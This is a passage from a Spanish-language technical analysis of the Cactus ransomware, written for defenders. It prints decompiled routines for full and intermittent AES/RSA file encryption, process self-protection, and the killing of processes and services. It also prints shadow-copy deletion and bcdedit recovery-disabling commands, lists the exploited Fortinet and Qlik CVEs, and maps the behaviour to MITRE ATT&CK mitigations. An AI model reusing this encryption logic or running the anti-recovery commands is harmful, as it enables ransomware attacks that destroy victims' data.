En la sección final de la función, se completa el cifrado de todos los datos con **EVP_SealFinal** y se escriben en el archivo seguidos, de nuevo, por los metadatos: la clave cifrada, el vector IV, el valor numérico 100 (carácter d) y la cadena delimitadora. Posteriormente, se comprueba si ya existe con anterioridad el archivo cifrado (con extensión cts1) para eliminarlo y así poder renombrar el archivo temporal con extensión cts0 a cts1 dando por concluida la encriptación.

```
EVP_SealFinal(bcsc_ctx, &bcsc_buffer_cifrado[bcsc_buffer_len], &bcsc_buffer_len);
std::ostream::write((std::ostream *)&bcsc_ostream, bcsc_buffer_cifrado, bcsc_buffer_len);
std::ostream::write((std::ostream *)&bcsc_ostream, bcsc_encripted_key, bcsc_encripted_keylen);
std::ostream::write((std::ostream *)&bcsc_ostream, bcsc_iv, bcsc_iv_len);
std::ostream::put((std::ostream *)&bcsc_ostream, 100);
std::ostream::write((std::ostream *)&bcsc_ostream, bcsc_delimitador, 7i64);
std::basic_fstream<char,std::char_traits<char>>::close(&bcsc_istream);
EVP_CIPHER_CTX_free(bcsc_ctx);
__p._M_cmpts._M_impl._M_t._M_t._M_head_impl = (std::filesystem::__cxx11::path::_List::_Impl *)std::__cxx11::basic_string<wchar_t,st
std::filesystem::__cxx11::path::path<wchar_t const*,std::filesystem::__cxx11::path>(
  &__p,
  (const wchar_t *const *)&__p._M_cmpts._M_impl._M_t._M_t.std::_Head_base<0,std::filesystem::__cxx11::path::_List::_Impl*,false>,
  std::filesystem::__cxx11::path::format::auto_format);
v11 = std::filesystem::exists(&__p);
std::filesystem::__cxx11::path::~path(&__p);
if ( v11 )
{
  v12 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_cts1);
  _wremove(v12);
}
v13 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_cts1);
v14 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_cts0);
_wrename(v14, v13);
```

Ilustración 89. Renombrado del archivo para que tenga la extensión .cts1.

En la siguiente ilustración se observa un fichero encriptado por **Cactus**. El archivo original está formado por 100 caracteres “a” (0x61) seguido de un espacio (0x20)

y un retorno de carro (0x0D 0x0A). La primera área resaltada es el contenido cifrado del archivo. Los últimos 7 bytes no han sido cifrados ya que **Cactus** usa bloques múltiplos de 16.




Ilustración 90. Secciones del archivo cifrado con Cactus.

Los siguientes 0x200 bytes forman la clave simétrica AES (encriptada con la clave pública RSA) usada para la encriptación del contenido del archivo. La siguiente área resaltada son los 16 bytes del vector de inicialización seguidos del valor 0x64 o 100 en decimal que indica un cifrado completo. Por último, se encuentra el delimitador "~~!!~~!".

2.15. Cifrado parcial de un archivo

La función **cryptParFile** encripta el archivo de forma parcial distribuyendo las partes cifradas uniformemente e intercalándolas con bloques no cifrados. La variable estática **sizeCoverGlobal** determina el porcentaje de cifrado. Exceptuando el cálculo de las partes cifradas y no cifradas el algoritmo es similar al encriptado completo usando también **AES** en modo **CBC** y cifrando la clave simétrica generada aleatoriamente con la **clave pública RSA**.

El archivo se divide en partes, **partsInFile,** de tamaño 0xCFCACE (13,5 Mb). Se fuerza a que **partsInFile** sea un número impar con un valor mínimo de 5 y un máximo de 77 partes.

Cada parte tendrá un segmento cifrado y otro sin cifrar. El tamaño del segmento cifrado de cada parte, **sizePart**, se calcula de la siguiente forma teniendo en cuenta que **sizeCoverGlobal** es un valor porcentual de 0 a 100: El tamaño total del archivo se divide entre 100 (0x64) y se multiplica por **sizeCover**, calculando el total de bytes que serán cifrados. Este valor se divide entre **partsInFile**,

obteniendo el tamaño de cada segmento cifrado. Por último, se ajusta para que el tamaño de cada segmento sea múltiplo exacto de **bufferSize**, el tamaño del buffer de cifrado.

```
backStepSize = 0;
partsInFile = fileSize / 0xCFCACE;
if ( partsInFile <= 4 )
  partsInFile = 5;
if ( (partsInFile & 1) == 0 )
  --partsInFile;
if ( partsInFile > 77 )
  partsInFile = 77;
sizePart = fileSize / 0x64 * sizeCovera / partsInFile / bufferSize * bufferSize;
```

Ilustración 91. Cálculo de partsInFile y sizePart.

A continuación, se calcula la variable **sizeSkip** que representa el espacio que se dejará sin cifrar en cada parte. Una vez calculado se ajusta para que sea múltiplo de 16.

```
v7 = partsInFile - 1;
sizeSkip = ((fileSize - sizePart * partsInFile) / v7 - 16) & 0xFFFFFFFFFFFFFFF0ui64;
```

Ilustración 92. Cálculo de sizeSkip.

Al igual que en el encriptado completo, se crea el contexto y se configura el cifrado simétrico **AES** con tamaño de clave de 256 bits en modo **CBC**. **EVP_SealInit** genera el vector de inicialización y la clave encriptada con la clave pública **RSA**.

```
cryptCtx = (EVP_CIPHER_CTX *)EVP_CIPHER_CTX_new(
                               fileSize - sizePart * partsInFile,
                               (fileSize - sizePart * partsInFile) % v7);
size = EVP_PKEY_get_size(cryptKeya);
encryptedKey = (unsigned __int8 *)malloc(size);
iv = (unsigned __int8 *)malloc(0x10ui64);
ivLength = 16i64;
v9 = EVP_aes_256_cbc();
EVP_SealInit(
  (_DWORD)cryptCtx,
  v9,
  (unsigned int)&encryptedKey,
  (unsigned int)&encryptedKeyLength,
  (__int64)iv,
  (__int64)&cryptKeya,
  1);
```

Ilustración 93. Creación del contexto y configuración de cifrado AES 256 en modo CBC.

El archivo se renombra con la extensión .cts0, se posiciona el puntero del archivo al final y se escriben los metadatos en el siguiente orden: clave AES cifrada, vector de inicialización, porcentaje de cifrado (valor de 0 a 100) y delimitador "~~!!~~!".

```
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&tmpfp, p_filePath, L".cts0");
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&tmpfp2, p_filePath, L".cts1");
v10 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&tmpfp);
v11 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_filePath);
_wrename(v11, v10);
v12 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_in);
LODWORD(v10) = std::operator|(v12, std::_Ios_Openmode::_S_bin);
v13 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&tmpfp);
std::basic_fstream<char,std::char_traits<char>>::open(v24, v13, (unsigned int)v10);
std::istream::seekg((std::istream *)v24, 0i64, std::_Ios_Seekdir::_S_end);
std::ostream::write((std::ostream *)v25, (const char *)encryptedKey, encryptedKeyLength);
std::ostream::write((std::ostream *)v25, (const char *)iv, ivLength);
std::ostream::put((std::ostream *)v25, sizeCovera);
std::ostream::write((std::ostream *)v25, fixedGeneratedEnd, 7i64);
std::istream::seekg((std::istream *)v24, 0i64, std::_Ios_Seekdir::_S_beg);
```

Ilustración 94. Renombrado y escritura de metadatos.

A continuación, se realiza el cifrado por bloques de tamaño **bufferSize** hasta completar cada segmento cifrado **sizePart**. Después, se realiza un salto en el archivo de tamaño **sizeSkip**, dejando un segmento sin encriptar. Este proceso se repite hasta completar todas las partes, **partsInFile**.

```
while ( currentPart < partsInFile )
{
  if ( currentPart > 0 )
    std::istream::seekg((std::istream *)v24, sizeSkip, std::_Ios_Seekdir::_S_cur);
  for ( totalbytes = 0i64; totalbytes < sizePart; totalbytes += bufferSize )
  {
    std::istream::read((std::istream *)v24, (char *)p_fileBuffer, bufferSize);
    EVP_EncryptUpdate(
      (_DWORD)cryptCtx,
      (_DWORD)p_fileCryptedBuffer,
      (unsigned int)&fileCryptedBufferLength,
      (_DWORD)p_fileBuffer,
      bufferSize);
    backStepSize = -bufferSize;
    std::istream::seekg((std::istream *)v24, -bufferSize, std::_Ios_Seekdir::_S_cur);
    std::ostream::write((std::ostream *)v25, (const char *)p_fileCryptedBuffer, fileCryptedBufferLength);
  }
  ++currentPart;
}
EVP_SealFinal(cryptCtx, (char *)p_fileCryptedBuffer + fileCryptedBufferLength, &fileCryptedBufferLength);
```

Ilustración 95. Cifrado parcial.

De nuevo, se escriben los metadatos, y se renombra el archivo con la extensión cts1 finalizando el proceso de encriptación.

2.16. Nuevas versiones de Cactus

En esta sección se detallan las **nuevas características** incorporadas en versiones más recientes del malware Cactus. Aunque el funcionamiento general permanece casi idéntico, estas nuevas características pretenden mejorar la rapidez de encriptación y mejorar su protección y evasión ante herramientas de seguridad. La siguiente muestra tiene un timestamp de compilación del 14/12/2023 a las 12:01:16 UTC.

c49b4faa6ac7b5c207410ed1e86d0f21c00f47a78c531a0a736266c436cc1c0a

Esta muestra comparte gran parte del código de la anterior. Entre los cambios destaca la adición del modo –qo (**Quick Only**) y –q, **Quick Lock Mode**. El primero permite realizar un cifrado parcial muy rápido, mientras que el segundo hace un doble cifrado primero en modo quick y una segunda pasada en el modo normal.

En esta nueva versión, si **Cactus** se ejecuta con un usuario miembro del grupo **administradores**, elimina y desactiva las **shadow Copies** y una lista de **servicios** predeterminada que incluye la solución EDR de Sophos. También detiene una lista de procesos como Firefox, Winword, Mysqld u Oracle, entre otros.

A continuación, se analizan de forma resumida las funciones añadidas en esta muestra.

- Función **randomTXTname**: Esta función crea un nombre aleatorio para la nota de rescate con el propósito de dificultar la detección del malware. Una vez generado asigna el valor a la variable estática **txtReadMeName**. Es importante destacar que esta variable se inicializa con el mismo nombre de la versión inicial, **cAcTuS.readme.txt**, con lo que sigue siendo válido como firma de detección.
- Función **protectProcess**: Modifica la lista de control de acceso (ACL) del proceso actual protegiéndolo contra la manipulación o el acceso no autorizado desde otros procesos del sistema. El objetivo es intentar evitar la detención del ransomware.

```
void __fastcall protectProcess()
{
  SID_IDENTIFIER_AUTHORITY ntAuthority; // [rsp+6Ah] [rbp-26h] BYREF
  PSID Sid; // [rsp+70h] [rbp-20h] BYREF
  PSECURITY_DESCRIPTOR pSD; // [rsp+78h] [rbp-18h]
  PACL pEmptyDacl; // [rsp+80h] [rbp-10h]
  HANDLE hProcess; // [rsp+88h] [rbp-8h]

  hProcess = GetCurrentProcess();
  pEmptyDacl = (PACL)malloc(8ui64);
  pSD = LocalAlloc(0x40u, 0x28ui64);
  InitializeAcl(pEmptyDacl, 8u, 4u);
  *(_DWORD *)ntAuthority.Value = 0;
  *(_WORD *)&ntAuthority.Value[4] = 256;
  AllocateAndInitializeSid(&ntAuthority, 1u, 0, 0, 0, 0, 0, 0, 0, 0, &Sid);
  AddAccessDeniedAce(pEmptyDacl, 4u, 0x1FFFFFu, Sid);
  SetSecurityInfo(hProcess, _SE_OBJECT_TYPE::SE_KERNEL_OBJECT, 4u, 0i64, 0i64, pEmptyDacl, 0i64);
  free(pEmptyDacl);
}
```

Ilustración 96. Configuración ACL.

- Función **protectThread**: Igual que la función anterior aplicado a los hilos.
- Función **closeAndKill**: Esta función se ejecuta en un hilo si el argumento –kd no se ha pasado. Si el usuario con el que se ha ejecutado **Cactus** es miembro del grupo administrador se desactivan las **Shadow Copies** y se paran ciertos **servicios**. Las **Shadow Copies** permiten crear snapshots, automáticos o manuales, de archivos o volúmenes.

```
void __fastcall closeAndKill()
{
  if ( IsUserAnAdmin() )
    shadowCopyDisable();
  checkProcesses();
  if ( IsUserAnAdmin() )
    closeService();
}
```

Ilustración 97. Se desactivan las shadow copies, se paran procesos y servicios prefijados.

- Función **shadowCopyDisable**: Se ejecutan los siguientes comandos para eliminar y borrar las shadow copies.

```
v24 = (const std::allocator<wchar_t> *)&v0[79];
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  (std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > *const)&v0[32],
  L"vssadmin delete shadows /all /quiet",
  v24);
v23 = &v4;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &p_app,
  L"C:\\Windows\\System32\\vssadmin.exe",
  &v4);
runCmd(&p_app, &p_cmdline);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_app);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v4);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_cmdline);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&__a);
v22 = &v6;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v5,
  L"WMIC shadowcopy delete",
  &v6);
v21 = &v8;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v7,
  L"C:\\Windows\\System32\\wbem\\WMIC.exe",
  &v8);
runCmd(&v7, &v5);
```

Ilustración 98. Borrado de shadow copies

vssadmin delete shadows /all /quiet WMIC shadowcopy delete bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set {default} recoveryenabled no

- Función **checkProcesses**: La función itera sobre los procesos en ejecución. Si alguno se encuentra en la lista negra Cactus lo detiene. Puede consultar la lista negra en el **Apéndice E: Procesos detenidos. Nueva versión Cactus**.

```
void __fastcall checkProcesses()
{
  std::wstring loweredExeName; // [rsp+20h] [rbp-60h] BYREF
  PROCESSENTRY32W pe32; // [rsp+40h] [rbp-40h] BYREF
  int acnt; // [rsp+27Ch] [rbp+1FCh]
  HANDLE hSnapShot; // [rsp+280h] [rbp+200h]
  int i; // [rsp+28Ch] [rbp+20Ch]

  hSnapShot = CreateToolhelp32Snapshot(2u, 0);
  acnt = 42;
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&loweredExeName);
  pe32.dwSize = 568;
LABEL_7:
  while ( Process32NextW(hSnapShot, &pe32) )
  {
    for ( i = 0; i < acnt; ++i )
    {
      if ( StrStrIW(pe32.szExeFile, blackProcessList[i]) )
      {
        closeProcess(pe32.th32ProcessID);
        goto LABEL_7;
      }
    }
  }
  CloseHandle(hSnapShot);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&loweredExeName);
}
```

Ilustración 99. Parada de procesos.

- Función **closeService**: Usa la API **Windows Service Control Manager** (SCM) para detener una lista predefinida de servicios. Puede consultar la lista negra de servicios en el **Apéndice F: Servicios a detener. Nueva versión Cactus** .

```
void __fastcall closeService()
{
  SERVICE_STATUS Status; // [rsp+20h] [rbp-40h] BYREF
  int acnt; // [rsp+44h] [rbp-1Ch]
  SC_HANDLE hSc; // [rsp+48h] [rbp-18h]
  SC_HANDLE hSCManager; // [rsp+50h] [rbp-10h]
  int i; // [rsp+5Ch] [rbp-4h]

  hSCManager = 0i64;
  hSc = 0i64;
  acnt = 16;
  for ( i = 0; i < acnt; ++i )
  {
    hSCManager = OpenSCManagerA(0i64, 0i64, 1u);
    hSc = OpenServiceA(hSCManager, blackServiceList[i], 0x20u);
    ControlService(hSc, 1u, &Status);
    if ( hSc )
      CloseServiceHandle(hSc);
    if ( hSCManager )
      CloseServiceHandle(hSCManager);
  }
}
```

Ilustración 100. Detención de servicios predeterminados por Cactus

- En el modo –s la tarea programada cambia el nombre a Google service Update. Probablemente, este nombre cambie de una muestra a otra.

```
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v99,
  L".exe -r\" /f",
  &v100);
v140 = &v103;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v102,
  L"C:\\Windows\\system32\\schtasks.exe /create /sc MINUTE /mo 5 /rl HIGHEST /ru SYSTEM /tn \"Google Service Upd"
   "ate\" /tr \"cmd /c cd C:\\ProgramData && ",
  &v103);
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
  &v101,
  &v102,
  &projectUID[abi:cxx11]);
```

Ilustración 101. Tarea programada.

- Se añade el argumento –n que activa la flag **netDriveOnly**: En la fase de enumeración de unidades, permite restringir la búsqueda solo a unidades de red.

```
drivesTotalCount = 0;
havec = 0;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&v5 + 4);
lpBuffer = (LPWSTR_0)malloc(0x400ui64);
GetLogicalDriveStringsW(0x400u, lpBuffer);
for ( SingleDrive = lpBuffer; *SingleDrive; SingleDrive += wcslen(SingleDrive) + 1 )
{
  driveType = GetDriveTypeW(SingleDrive);
  if ( driveType != 5 && (netDriveOnlyFlag == 1 && driveType == 4 || !netDriveOnlyFlag) )
  {
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
      &drivec,
      SingleDrive);
    if ( (unsigned int)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::compare(
                         &drivec,
                         "C") )
      std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
        &drivesReturnArray[drivesTotalCount++],
        SingleDrive);
    else
      havec = 1;
  }
}
if ( havec == 1 && !quickcdisable )
```

Ilustración 102. El parámetro -n permite acotar la búsqueda de archivos a unidades de red.

- Esta muestra, renombra los ficheros con la extensión cts6 durante el cifrado y con cts7 cuando finaliza. Es probable que estos valores cambien en otras muestras. El propósito es evitar la detección del malware.

- Función **cryptQuickFile**: Se ha implementado un nuevo método de encriptación rápida –q **quickLock** y –qo **quickOnly**. Si se activa cualquiera de estos modos se realiza un cifrado parcial en todos los ficheros independientemente de su tamaño. El porcentaje de cifrado varía en función del tamaño del archivo.

```
cryptKeya = cryptKey;
std::basic_fstream<char,std::char_traits<char>>::basic_fstream(v23);
currentPart = 0;
bufferSize = 1024;
v39 = 1023i64;
v3 = alloca(1024i64);
p_fileBuffer = (char (*)[])&tmpfp2;
v37 = 1039i64;
v4 = alloca(1040i64);
p_fileCryptedBuffer = (char (*)[])&tmpfp2;
fileCryptedBufferLength = 0;
backStepSize = 0;
partsInFile = fileSize / 13617870;
if ( partsInFile <= 4 )
  partsInFile = 5;
if ( (partsInFile & 1) == 0 )
  --partsInFile;
if ( partsInFile > 77 )
  partsInFile = 77;
sizePart = bufferSize * (78848 / partsInFile / bufferSize);
v5 = partsInFile - 1;
sizeSkip = ((fileSize - sizePart * partsInFile) / v5 - 16) & 0xFFFFFFFFFFFFFFF0ui64;
```

Ilustración 103. Calculo de valores para realizar la encriptación quick.

El archivo se divide en partes iguales con un mínimo de 5 y un máximo de 77. De cada parte se cifrará un valor fijo **sizePart** de 15.360 bytes. Para los archivos de menos de 75kb de tamaño se cifra el 100%, para tamaños superiores el porcentaje disminuye rápidamente.

El cifrado se realiza en bloques de 1024 bytes hasta completar cada parte de tamaño **sizePart**. Después, se produce un salto de **sizeSkip** bytes hasta la siguiente parte.

```
while ( currentPart < partsInFile )
{
  if ( currentPart > 0 )
    std::istream::seekg((std::istream *)v23, sizeSkip, std::_Ios_Seekdir::_S_cur);
  for ( totalbytes = 0i64; totalbytes < sizePart; totalbytes += bufferSize )
  {
    std::istream::read((std::istream *)v23, (char *)p_fileBuffer, bufferSize);
    EVP_EncryptUpdate(
      (_DWORD)cryptCtx,
      (_DWORD)p_fileCryptedBuffer,
      (unsigned int)&fileCryptedBufferLength,
      (_DWORD)p_fileBuffer,
      1024);
    backStepSize = -bufferSize;
    std::istream::seekg((std::istream *)v23, -bufferSize, std::_Ios_Seekdir::_S_cur);
    std::ostream::write((std::ostream *)v24, (const char *)p_fileCryptedBuffer, fileCryptedBufferLength);
  }
  ++currentPart;
}
EVP_SealFinal(cryptCtx, (char *)p_fileCryptedBuffer + fileCryptedBufferLength, &fileCryptedBufferLength);
```

Ilustración 104. Bucle de encriptación por bloques de 1024 bytes

La siguiente gráfica muestra el porcentaje de cifrado en función el tamaño del archivo. Se observa una curva que decrece rápidamente. El porcentaje de cifrado de un archivo de 100 Kb de tamaño es casi del 100%, sin embargo, el valor baja a un 7.3% para un archivo de 1 Mb. El objetivo de este método es realizar un encriptado masivo de forma muy rápida.




Ilustración 105. Porcentaje de cifrado en función del tamaño del archivo.

En este modo, los archivos se renombran primero con la extensión **cts0** y cuando termina la encriptación con **cts1**. Cactus evita que los archivos con extensión **cts1** se vuelven a encriptar en modo **Quick**.

En el modo **Quick**, activado con el argumento -q, después de completar un **primer cifrado rápido** el malware se ejecuta de nuevo con los argumentos originales, excluyendo –q y –po, para llevar a cabo una **segunda encriptación**. Como resultado, los archivos tendrán la extensión .cts1.cts7. El propósito de esta técnica es mejorar la resiliencia del malware ante intentos de mitigación. En este modo de operación, una detección temprana podría no evitar el cifrado inicial de los archivos.

```
if ( quickLock == 1 && !quickOnly )
{
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&Src);
  extractExePath[abi:cxx11](&v131);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(&Src, &v131);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v131);
  v47 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&globalParams[abi:cxx11]);
  v48 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&readedID[abi:cxx11]);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
    &v134,
    &projectUID[abi:cxx11],
    L".exe -i");
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v133, &v134, v48);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&p_cmdline, &v133, v47);
  v137 = &v136;
  v49 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&Src);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
    &p_app,
    v49,
    &v136);
  runCmd(&p_app, &p_cmdline);
```

- Esta muestra crea y usa el archivo de configuración C:\ProgramData\ntuser.log7
- La nota de rescate es más completa en esta muestra. Puede consultarla en el **Apéndice H: Nota de rescate. Nueva versión de Cactus**.

3. Vulnerabilidades explotadas

No se identifica ninguna vulnerabilidad explotada por el propio binario del ransomware.

Algunas fuentes indican que uno de los vectores de ataque consiste en la explotación de vulnerabilidades en servidores **VPN** de **Fortinet**. Algunas de las **vulnerabilidades** recientes que podrían estar siendo utilizadas son:

- **CVE-2024-21762** (9.8): Vulnerabilidad de escritura fuera de límites en Fortinet FortiOS que podría permitir la ejecución de comandos no autorizados.
- **CVE-2023-27997** (CVSS 9.8) y **CVE-2022-42475** (9.8): Desbordamiento de buffer en el heap en múltiples versiones de FortiOS SSL-VPN podría permitir a un atacante remoto no autenticado la ejecución de comandos. **Explotado activamente**.
- **CVE-2018-13382** (CVSS 9.1) Vulnerabilidad en Fortinet FortiOS SSL VPN web portal que permite a un atacante modificar la contraseña del portal web VPN. **Usando en campañas de ransomware.**
- **CVE-2018-13379** (CVSS 9.8): Vulnerabilidad de Path Traversal en el portal web Fortinet FortiOS SSL-VPN que permite a un atacante no autenticado la descarga de ficheros del sistema. **Existen exploits públicos**. **Usado en campañas de ransomware.**

Según algunas fuentes, los atacantes se han aprovechado de vulnerabilidades en **Qlink Sense**, una herramienta de análisis de datos y toma de decisiones de negocio:

- **CVE-2023-41266** (CVSS 8.2): Esta vulnerabilidad podría permitir a un atacante no autenticado la generación de una sesión que permite la transmisión de peticiones HTTP a endpoints no autorizados. **Está siendo explotada activamente.**
- **CVE-2023-41265** (CVSS 9.9): Permite a un atacante elevar privilegios de forma remota enviando peticiones que son ejecutadas por el servidor. **Está siendo explotada activamente.**

4. Técnicas MITRE ATT&CK

MITRE ATT&CK		
Táctica	**Técnica**	**Mitigaciones**
TA0001 Initial Access	T1190 Exploit Public-Facing Application	**M1048 Application Isolation and Sandboxing:** Application isolation will limit what other processes and system features the exploited target can access.
		M1050 Exploit Protection: Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.
		M1030 Network Segmentation: Segment externally facing servers and services from the rest of the network with a DMZ or on separate hosting infrastructure.
		M1026 Privileged Account Management: Use least privilege for service accounts will limit what permissions the exploited process gets on the rest of the system.
		M1051 Update Software: Update software regularly by employing patch management for externally exposed applications.
		M1016 Vulnerability Scanning: Regularly scan externally facing systems for vulnerabilities and establish procedures to rapidly patch systems when critical vulnerabilities are discovered through scanning and through public disclosure.
TA0002 Execution	T1053.005 Scheduled Task/Job: Scheduled Task	**M1047 Audit:** Toolkits like the PowerSploit framework contain PowerUp modules that can be used to explore systems for permission weaknesses in scheduled tasks that could be used to escalate privileges.
		M1028 Operating System Configuration: Configure settings for scheduled tasks to force tasks to run under the context of the authenticated account instead of allowing them to run as SYSTEM. The associated Registry key is located at HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl. The setting can be configured through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled.
		M1026 Privileged Account Management: Configure the Increase Scheduling Priority option to only allow the Administrators group the rights to schedule a priority process. This can be configured through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Increase scheduling priority.
		M1018 User Account Management: Limit privileges of user accounts and remediate Privilege Escalation vectors so only authorized administrators can create scheduled tasks on remote systems.
	T1059.001 Command and Scripting Interpreter: Powershell	**M1049 Antivirus/Antimalware**:Anti-virus can be used to automatically quarantine suspicious files.
		M1045 Code Signing: Set PowerShell execution policy to execute only signed scripts.
		M1042 Disable or Remove Feature or Program: It may be possible to remove PowerShell from systems when not needed, but a review should be performed to assess the impact to an environment, since it could be in use for many legitimate purposes and administrative functions. Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.
		M1038 Execution Prevention: Use application control where appropriate. PowerShell Constrained Language mode can be used to restrict access to sensitive or otherwise dangerous language elements such as those used to execute arbitrary Windows APIs or files (e.g., Add-Type).

		M1026 Privileged Account Management: When PowerShell is necessary, consider restricting PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration. PowerShell JEA (Just Enough Administration) may also be used to sandbox administration and limit what commands admins/users can execute through remote PowerShell sessions.
